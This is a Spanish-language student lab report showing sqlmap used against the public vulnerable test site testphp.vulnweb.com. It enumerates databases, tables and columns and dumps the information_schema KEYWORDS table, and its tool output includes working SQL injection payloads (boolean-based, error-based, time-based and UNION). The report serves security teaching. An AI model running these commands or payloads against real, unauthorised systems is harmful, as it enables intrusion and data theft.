

*Práctica 3*

# REPORTE

*criptografía y seguridad*

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
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# SQLInjection

## Instalación

Instalamos a sqlmap con el comando:


**\$ *sudo apt install sqlmap***



```
(kali㉿kali)-[~]  
$ sudo apt install sqlmap  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
sqlmap is already the newest version (1.6.7-1).  
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.  
  
(kali㉿kali)-[~]  
$
```

Al terminar la instalación verificamos que realmente esté instalado en nuestro equipo, lo haremos con el comando:

**\$ *sqlmap --version***




```
kali@kali: ~  
File Actions Edit View Help  
  
(kali㉿kali)-[~]  
$ sqlmap --version  
1.6.7#stable  
  
(kali㉿kali)-[~]  
$
```

# 1.- Obtenemos la base de datos

Para obtener la base de datos que se está usando se ejecuto el comando:

**\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs**

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs  
 {1.6.7#stable}  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 15:45:19 /2022-12-08/  
[15:45:20] [INFO] resuming back-end DBMS 'mysql'  
[15:45:20] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
--  
Parameter: cat (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: cat=1 AND 1579=1579  
  
Type: error-based  
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)  
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716a767a71,(SELECT (ELT(8071=8071,1))),0x71716a7871),8071)  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: cat=1 AND (SELECT 7804 FROM (SELECT(SLEEP(5)))HRZx)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 11 columns  
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a767a71,0x4267767447426f6c5443795a594377504c4642574f4a505368437655786c5657786756516f7166,0x71716a7871),NULL,NULL--  
--  
[15:45:20] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL >= 5.6  
[15:45:20] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
[15:45:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 15:45:21 /2022-12-08/  
(kali@kali)-[~]  
$
```

## 2.- Búsqueda de tablas

Usamos el comando:

***sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information\_schema --tables***

para visualizar el contenido de la base de la base de datos “information\_schema”:

```
(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
nd are not responsible for any misuse or damage caused by this program

[*] starting @ 18:15:44 /2022-12-08/

[18:15:44] [INFO] resuming back-end DBMS 'mysql'
[18:15:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 1579=1579

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716a767a71,(SELECT (ELT(8071=8071,1))),0x71716a7871),8071)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 7804 FROM (SELECT(SLEEP(5)))HRZx)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a767a71,0x4267767447426f66c5443795a594377504c4642574f4a505368437655786c5657786756516f7166,0x71716a7871)
--

[18:15:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
```

```
[18:15:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[18:15:45] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+-----+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS |
| APPLICABLE_ROLES                    |
| CHARACTER_SETS                      |
| CHECK_CONSTRAINTS                  |
| COLLATIONS                          |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                            |
| COLUMNS_EXTENSIONS                 |
| COLUMN_PRIVILEGES                   |
| COLUMN_STATISTICS                   |
| ENABLED_ROLES                       |
| ENGINES                             |
| EVENTS                              |
| FILES                               |
| INNODB_BUFFER_PAGE                  |
| INNODB_BUFFER_PAGE_LRU              |
| INNODB_BUFFER_POOL_STATS            |
| INNODB_CACHED_INDEXES               |
| INNODB_CMP                           |
| INNODB_CMPMEM                       |
| INNODB_CMPMEM_RESET                 |
| INNODB_CMP_PER_INDEX                |
| INNODB_CMP_PER_INDEX_RESET          |
| INNODB_CMP_RESET                     |
| INNODB_COLUMNS                      |
| INNODB_DATAFILES                     |
| INNODB_FIELDS                       |
| INNODB_FOREIGN                      |
| INNODB_FOREIGN_COLS                 |
| INNODB_FT_BEING_DELETED              |
| INNODB_FT_CONFIG                     |
| INNODB_FT_DEFAULT_STOPWORD           |
| INNODB_FT_DELETED                    |
```

```
| INNODB_FT_DEFAULT_STOPWORD
| INNODB_FT_DELETED
| INNODB_FT_INDEX_CACHE
| INNODB_FT_INDEX_TABLE
| INNODB_INDEXES
| INNODB_METRICS
| INNODB_SESSION_TEMP_TABLESPACES
| INNODB_TABLES
| INNODB_TABLESPACES
| INNODB_TABLESPACES_BRIEF
| INNODB_TABLESTATS
| INNODB_TEMP_TABLE_INFO
| INNODB_TRX
| INNODB_VIRTUAL
| KEYWORDS
| KEY_COLUMN_USAGE
| OPTIMIZER_TRACE
| PARAMETERS
| PARTITIONS
| PLUGINS
| PROCESSLIST
| PROFILING
| REFERENTIAL_CONSTRAINTS
| RESOURCE_GROUPS
| ROLE_COLUMN_GRANTS
| ROLE_ROUTINE_GRANTS
| ROLE_TABLE_GRANTS
| ROUTINES
| SCHEMATA
| SCHEMATA_EXTENSIONS
| SCHEMA_PRIVILEGES
| STATISTICS
| ST_GEOMETRY_COLUMNS
| ST_SPATIAL_REFERENCE_SYSTEMS
| ST_UNITS_OF_MEASURE
| TABLES
| TABLESPACES
| TABLESPACES_EXTENSIONS
| TABLE_EXTENSIONS
| TABLE_CONSTRAINTS
| TABLE_CONSTRAINTS_EXTENSIONS
| TABLE_PRIVILEGES
| TRIGGERS
```

```
| INNODB_VIRTUAL
| KEYWORDS
| KEY_COLUMN_USAGE
| OPTIMIZER_TRACE
| PARAMETERS
| PARTITIONS
| PLUGINS
| PROCESSLIST
| PROFILING
| REFERENTIAL_CONSTRAINTS
| RESOURCE_GROUPS
| ROLE_COLUMN_GRANTS
| ROLE_ROUTINE_GRANTS
| ROLE_TABLE_GRANTS
| ROUTINES
| SCHEMATA
| SCHEMATA_EXTENSIONS
| SCHEMA_PRIVILEGES
| STATISTICS
| ST_GEOMETRY_COLUMNS
| ST_SPATIAL_REFERENCE_SYSTEMS
| ST_UNITS_OF_MEASURE
| TABLES
| TABLESPACES
| TABLESPACES_EXTENSIONS
| TABLE_EXTENSIONS
| TABLE_CONSTRAINTS
| TABLE_CONSTRAINTS_EXTENSIONS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_ATTRIBUTES
| USER_PRIVILEGES
| VIEWS
| VIEW_ROUTINE_USAGE
| VIEW_TABLE_USAGE
```

[18:15:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[\*] ending @ 18:15:46 /2022-12-08/

### 3.- Búsqueda de columnas

Para ver la columnas la base de datos se ejecutó el comando:

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T KEYWORDS - --columns
```

```
(kali@kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T KEYWORDS --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:27:28 /2022-12-08/

[18:27:28] [INFO] resuming back-end DBMS 'mysql'
[18:27:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 1579=1579

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716a767a71,(SELECT (ELT(8071=8071,1))),0x71716a7871),8071)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 7804 FROM (SELECT(SLEEP(5)))HRZx)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a767a71,0x4267767447426f66c5443795a594377504c4642574f4a505368437655786c5657786756516f7166,0x71716a7871),NULL,NULL-- --
---
[18:27:29] [INFO] the back-end DBMS is MySQL
```

```
7,NULL,NULL-- --
---
[18:27:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[18:27:29] [INFO] fetching columns for table 'KEYWORDS' in database 'information_schema'
Database: information_schema
Table: KEYWORDS
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| RESERVED | int |
| WORD | varchar(31) |
+-----+-----+

[18:27:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 18:27:30 /2022-12-08/
```

## 4.- Búsqueda de datos


## RESERVED

Aquí se ejecuto el comando

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D
information-schema -T KEYWORDS -C RESERVED -- dump
```

Este comando nos regresa algunos de los datos que están registrados en la base de datos.

```
[kali@kali]~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T KEYWORDS -C RESERVED --dump
```



```
{1.6.7#stable}
https://sqlmap.org
```

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[\*] starting @ 18:30:45 /2022-12-08/

```
[18:30:45] [INFO] resuming back-end DBMS 'mysql'
[18:30:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

Parameter: cat (GET)

- Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: cat=1 AND 1579=1579
- Type: error-based  
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID\_SUBSET)  
Payload: cat=1 AND GTID\_SUBSET(CONCAT(0x716a767a71,(SELECT (ELT(8071=8071,1))),0x71716a7871),8071)
- Type: time-based blind  
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)  
Payload: cat=1 AND (SELECT 7804 FROM (SELECT(SLEEP(5)))HRZx)
- Type: UNION query  
Title: Generic UNION query (NULL) - 11 columns  
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a767a71,0x4267767447426f6c5443795a594377504c4642574fa505368437655786c5657786756516f7166,0x71716a7871),NULL,NULL-- --

```
[18:30:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.6
[18:30:46] [INFO] fetching entries of column(s) 'RESERVED' for table 'KEYWORDS' in database 'information_schema'
Database: information_schema
```


```
Table: KEYWORDS
[710 entries]

+-----+
| RESERVED |
+-----+

[18:30:52] [WARNING] console output will be trimmed to last 256 rows due to large table size
0
0
0
0
0
0
1
0
0
0
0
0
1
1
1
1
0
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0
0
1
0
0
0
1
0
0
```







# WORD

Aquí tenemos el comando para poder ver la información de la tabla:

**\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information\_schema -T KEYWORDS -C WORDS --dump**

```
(kali@kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T KEYWORDS -C WORDS --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:37:43 /2022-12-08/

[18:37:43] [INFO] resuming back-end DBMS 'mysql'
[18:37:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 1579=1579

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716a767a71,(SELECT (ELT(8071=8071,1))),0x71716a7871),8071)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 7804 FROM (SELECT(SLEEP(5)))HRZx)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a767a71,0x4267767447426f6f6c5443795a594377504c4642574f4a505368437655786c5657786756516f7166,0x71716a7871),NULL,NULL-- --
--

[18:37:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[18:37:44] [INFO] fetching entries of column(s) 'WORD' for table 'KEYWORDS' in database 'information_schema'
```

```
[18:37:44] [INFO] fetching entries of column(s) 'WORD' for table 'KEYWORDS' in database 'information_schema'
Database: information_schema
Table: KEYWORDS
[710 entries]
+-----+
| WORD |
+-----+
[18:37:50] [WARNING] console output will be trimmed to last 256 rows due to large table size
| PROCESS
| PROCESSLIST
| PROFILE
| PROFILES
| PROXY
| PURGE
| QUARTER
| QUERY
| QUICK
| RANDOM
| RANGE
| RANK
| READ
| READS
| READ_ONLY
| READ_WRITE
| REAL
| REBUILD
| RECOVER
| RECURSIVE
| REDO_BUFFER_SIZE
| REDUNDANT
| REFERENCE
| REFERENCES
| REGEXP
| RELAY
| RELAYLOG
| RELAY_LOG_FILE
| RELAY_LOG_POS
| RELAY_THREAD
| RELEASE
| RELOAD
| REMOVE
| RENAME
| REORGANIZE
```

```
| RENAME
| REORGANIZE
| REPAIR
| REPEAT
| REPEATABLE
| REPLACE
| REPLICA
| REPLICAS
| REPLICATE_DO_DB
| REPLICATE_DO_TABLE
| REPLICATE_IGNORE_DB
| REPLICATE_IGNORE_TABLE
| REPLICATE_REWRITE_DB
| REPLICATE_WILD_DO_TABLE
| REPLICATE_WILD_IGNORE_TABLE
| REPLICATION
| REQUIRE
| REQUIRE_ROW_FORMAT
| REQUIRE_TABLE_PRIMARY_KEY_CHECK
| RESET
| RESIGNAL
| RESOURCE
| RESPECT
| RESTART
| RESTORE
| RESTRICT
| RESUME
| RETAIN
| RETURN
| RETURNED_SQLSTATE
| RETURNING
| RETURNS
| REUSE
| REVERSE
| REVOKE
| RIGHT
| RLIKE
| ROLE
| ROLLBACK
| ROLLUP
| ROTATE
| ROUTINE
| ROW
| ROWS
```



```
| ROW
| ROWS
| ROW_COUNT
| ROW_FORMAT
| ROW_NUMBER
| RTREE
| SAVEPOINT
| SCHEDULE
| SCHEMA
| SCHEMAS
| SCHEMA_NAME
| SECOND
| SECONDARY
| SECONDARY_ENGINE
| SECONDARY_ENGINE_ATTRIBUTE
| SECONDARY_LOAD
| SECONDARY_UNLOAD
| SECOND_MICROSECOND
| SECURITY
| SELECT
| SENSITIVE
| SEPARATOR
| SERIAL
| SERIALIZABLE
| SERVER
| SESSION
| SET
| SHARE
| SHOW
| SHUTDOWN
| SIGNAL
| SIGNED
| SIMPLE
| SKIP
| SLAVE
| SLOW
| SMALLINT
| SNAPSHOT
| SOCKET
| SOME
| SONAME
| SOUNDS
| SOURCE
| SOURCE_CONNECTION_AUTO_FAILOVER
```



```
| SOURCE
| SOURCE_CONNECTION_AUTO_FAILOVER
| SPATIAL
| SPECIFIC
| SQL
| SQLEXCEPTION
| SQLSTATE
| SQLWARNING
| SQL_AFTER_GTIDS
| SQL_AFTER_MTS_GAPS
| SQL_BEFORE_GTIDS
| SQL_BIG_RESULT
| SQL_BUFFER_RESULT
| SQL_CALC_FOUND_ROWS
| SQL_NO_CACHE
| SQL_SMALL_RESULT
| SQL_THREAD
| SQL_TSI_DAY
| SQL_TSI_HOUR
| SQL_TSI_MINUTE
| SQL_TSI_MONTH
| SQL_TSI_QUARTER
| SQL_TSI_SECOND
| SQL_TSI_WEEK
| SQL_TSI_YEAR
| SRID
| SSL
| STACKED
| START
| STARTING
| STARTS
| STATS_AUTO_RECALC
| STATS_PERSISTENT
| STATS_SAMPLE_PAGES
| STATUS
| STOP
| STORAGE
| STORED
| STRAIGHT_JOIN
| STREAM
| STRING
| SUBCLASS_ORIGIN
| SUBJECT
| SUBPARTITION
```



```
| SUBJECT
| SUBPARTITION
| SUBPARTITIONS
| SUPER
| SUSPEND
| SWAPS
| SWITCHES
| SYSTEM
| TABLE
| TABLES
| TABLESPACE
| TABLE_CHECKSUM
| TABLE_NAME
| TEMPORARY
| TEMPTABLE
| TERMINATED
| TEXT
| THAN
| THEN
| THREAD_PRIORITY
| TIES
| TIME
| TIMESTAMP
| TIMESTAMPADD
| TIMESTAMPDIFF
| TINYBLOB
| TINYINT
| TINYTEXT
| TLS
| TO
| TRAILING
| TRANSACTION
| TRIGGER
| TRIGGERS
| TRUE
| TRUNCATE
| TYPE
| TYPES
| UNBOUNDED
| UNCOMMITTED
| UNDEFINED
| UNDO
| UNDOFILE
| UNDO_BUFFER_SIZE
```



```
| UNDOFILE  
| UNDO_BUFFER_SIZE  
| UNICODE  
| UNINSTALL  
| UNION  
| UNIQUE  
| UNKNOWN  
| UNLOCK  
| UNSIGNED  
| UNTIL  
| UPDATE  
| UPGRADE  
| USAGE  
| USE  
| USER  
| USER_RESOURCES  
| USE_FRM  
| USING  
| UTC_DATE  
| UTC_TIME  
| UTC_TIMESTAMP  
| VALIDATION  
| VALUE  
| VALUES  
| VARBINARY  
| VARCHAR  
| VARCHARACTER  
| VARIABLES  
| VARYING  
| VCPU  
| VIEW  
| VIRTUAL  
| VISIBLE  
| WAIT  
| WARNINGS  
| WEEK  
| WEIGHT_STRING  
| WHEN  
| WHERE  
| WHILE  
| WINDOW  
| WITH  
| WITHOUT  
| WORK
```

```
| VALIDATION  
| VALUE  
| VALUES  
| VARBINARY  
| VARCHAR  
| VARCHARACTER  
| VARIABLES  
| VARYING  
| VCPU  
| VIEW  
| VIRTUAL  
| VISIBLE  
| WAIT  
| WARNINGS  
| WEEK  
| WEIGHT_STRING  
| WHEN  
| WHERE  
| WHILE  
| WINDOW  
| WITH  
| WITHOUT  
| WORK  
| WRAPPER  
| WRITE  
| X509  
| XA  
| XID  
| XML  
| XOR  
| YEAR  
| YEAR_MONTH  
| ZEROFILL  
| ZONE
```

```
[18:37:51] [INFO] table 'information_schema.KEYWORDS' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/KEYWORDS.csv'  
[18:37:51] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 18:37:51 /2022-12-08/
```